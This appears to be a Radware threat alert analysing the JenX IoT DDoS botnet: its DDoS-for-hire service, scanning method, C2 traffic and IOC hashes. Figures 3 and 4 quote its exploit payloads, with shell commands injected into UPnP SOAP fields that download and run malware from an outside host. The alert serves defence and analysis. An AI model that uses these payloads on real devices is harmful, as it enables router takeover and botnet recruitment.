ERT Threat Alert
JenX: A New Botnet Threatening All
February 1, 2018

Abstract

A new botnet, dubbed JenX, has begun recruiting IoT devices. The botnet is being marketed over the Internet and offers up to 300Gbps attacks for as little as $20. It uses hosted servers to find and infect IoT devices leveraging one of two known vulnerabilities that have become popular in IoT botnets recently - CVE-2014-8361 and CVE-2017–17215. JenX represents an evolutionary trend being seen with IoT botnets; it is based on customized versions of the source code of predecessor botnets. Both exploit vectors are from the Satori botnet and based on code that was part of a recent public Pastebin post by the “Janit0r,” author of “BrickerBot.” The malware also uses similar techniques as seen in the recently discovered PureMasuta, which had its source code published in an invite-only dark forum.



Figure 1: services offered by the botnets authors

Description

Like previous IoT botnets, JenX has its roots in gaming server operators who compete over clients, sometimes via launching attacks against each other. It provides a DDoS service with a guaranteed bandwidth of 290-300Gbps and attack vectors including Valve Source Engine Query and 32-byte floods, TS3 scripts and a “Down OVH” option that most probably refers to attacks targeting the hosting service of OVH (a cloud hosting provider that was a victim of the original Mirai attack in September, 2016). The C2 server hosted under the domain ‘sancalvicie.com’ provides GTA San Andreas Multi-Player mod servers with DDoS services on the side. The SAMP option provides a multi-player gaming service for GTA San Andreas and explicitly mentions the protection against Source Engine Query and other DDoS floods.

Different from previous botnets, JenX uses servers to perform the scanning and the exploits. Nearly all botnets, including Mirai, Hajime, Persirai, Reaper, Satori and Masuta perform distributed scanning and

exploiting. That is, each victim that is infected with the malware will perform its own search for new victims.

The image below illustrates SYN scans originating from one exploit server as it is scanning the globe. It seems that the servers are first performing a mass scan of the Internet before attempting to exploit the devices, ensuring ports 52869 and 37215 are open.



Figure 2

Exploits

Radware observed multiple exploit attempts from distinct servers located in different hosting centers across Europe. The exploits based on CVE-2014-8361 try to perform an RCE through three individual SOAP posts to port 52869 using the URL /picsdesc.xml.

```
<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <s:Body>
  <u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
   <NewRemoteHost></NewRemoteHost>
   <NewExternalPort>47449</NewExternalPort>
   <NewProtocol>TCP</NewProtocol>
   <NewInternalPort>44382</NewInternalPort>
   <NewInternalClient>`cd /tmp/; rm -rf t`</NewInternalClient>
   <NewEnabled>1</NewEnabled>
   <NewPortMappingDescription>syncthing</NewPortMappingDescription>
   <NewLeaseDuration>0</NewLeaseDuration>
  </u:AddPortMapping>
 </s:Body>
</s:Envelope>
```

Figure 3: one of the three XML SOAP posts for remote code execution

The CVE-2017–17215 based-exploits use a POST to /ctrlt/DeviceUpgrade_1 on port 37215 and a slightly different command sequence to download and execute the malware, first attempting to kill any competing bots that might be resident on the device.

```
<?xml version="1.0" ?>
  <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">
            <NewStatusURL>$(cd /tmp/ ;rm -rf okiru ;killall okiru ;killall masuta ;killall telnet
;killall telnet.mips ;killall mips ;killall mirai ;busybox wget -g 5.39.22.8 -l jennifer -r
/jennifer.mips ;chmod +x jennifer ;./jennifer)</NewStatusURL>
            <NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>
        </u:Upgrade>
      </s:Body>
</s:Envelope>
```

Figure 4: code of CVE-2017-17215 exploit

Malware Execution and Communication

The malware binary is called ‘jennifer’ and was in all occurrences downloaded from the same server 5.39.22.8 which is hosted at a different provider compared to the provider of the exploit servers. The download server hosts samples for MIPS, ARM and x86, all recently uploaded.

Upon execution, Jennifer’s binary initiates three obfuscated processes in the process table (similar to Mirai). All processes are listening to a port bound to localhost and one for the processes opens a TCP socket to the C2 server 80.82.70.202 on port 127.

The first C2 server it calls is skids.sancalvicie.com, using a TCP session on port 127. The malware sends the byte sequence “0x00 0x00 0x00 0x01 0x07” followed by the first argument passed on the command line, in the case of the Realtek exploit, this argument is ‘realtek.’ After this initial sequence, the bot and the C2 server are passing back and forth 2 byte “0x00 0x00” packets to keep the session alive.

```
0000000C  00 00                                           ..
    00000000  00 00                                       ..
0000000E  00 00                                           ..
    00000002  00 00                                       ..
00000010  00 00                                           ..
    00000004  00 00                                       ..
00000012  00 00                                           ..
    00000006  00 00                                       ..
00000014  00 00                                           ..
    00000008  00 00                                       ..
```

Indicators of Compromise (IOCs)

sha256

```
a51c4e7bd27348bc124b694538eee9b19e60727c49b362fe4cbac911ca015e21 jennifer.arm
04463cd1a961f7cd1b77fe6c9e9f5e18b34633f303949a0bb07282dedcd8e9dc jennifer.mips
901ca8fe678b8375b60ba9571a4790448bade3b30b5d29665565fcbb1ab5f6ae jennifer.x86
```

md5

```
855af029ade2d6fdf8d85fd01b90baae jennifer.arm
fb93601f8d4e0228276edff1c6fe635d jennifer.mips
ee079b488e9747c57d4bb20cb9fcfee7 jennifer.x86
```

Effective DDoS Protection Essentials

- **Hybrid DDoS Protection** - On-premise and cloud DDoS protection for real-time DDoS attack prevention that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** - Quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation** - Promptly protect from unknown threats and zero-day attacks
- **A Cyber-Security Emergency Response Plan** - A dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

For further network and application protection measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Under Attack and in Need of Emergency Assistance? Radware Can Help

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, Contact Us with the code "Red Button."

Learn More at DDoS Warriors

To know more about today's attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware's Emergency Response Team, it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.